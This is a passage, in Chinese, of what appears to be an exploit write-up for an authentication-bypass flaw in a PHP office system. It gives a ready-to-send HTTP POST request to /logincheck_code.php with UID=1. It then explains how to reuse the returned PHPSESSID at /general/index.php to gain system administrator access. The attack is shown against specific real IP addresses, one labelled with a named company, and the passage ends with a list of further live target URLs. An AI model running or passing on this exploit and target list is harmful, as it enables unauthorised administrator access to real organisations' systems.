


记录下PHPSESSID


访问

http:// 61.182.116.98:8088/general/index.php

替换刚才返回的PHPSESSID



可成功登陆



系统管理员权限

# 成都棠湖屋业发展有限公司

网站首页

http://171.221.203.78:88/



抓包构建poc

POST /logincheck\_code.php HTTP/1.1

Host: 171.221.203.78:88


User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

Content-Length: 7

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip

UID=1




记录下PHPSESSID

访问

http:// 171.221.203.78:88/general/index.php

替换刚才返回的PHPSESSID



可成功登陆



系统管理员权限

# 其他url

http://36.7.140.140:8888/

http://113.106.221.175:8030/

http://111.204.16.10:80

http://58.221.80.30:81

http://58.221.80.30:81

http://124.88.210.76:888

http://116.255.255.165:800

http://14.116.160.108:81

<http://58.17.185.178:8099>

<http://118.112.183.47:8800>

http://116.211.7.162:9090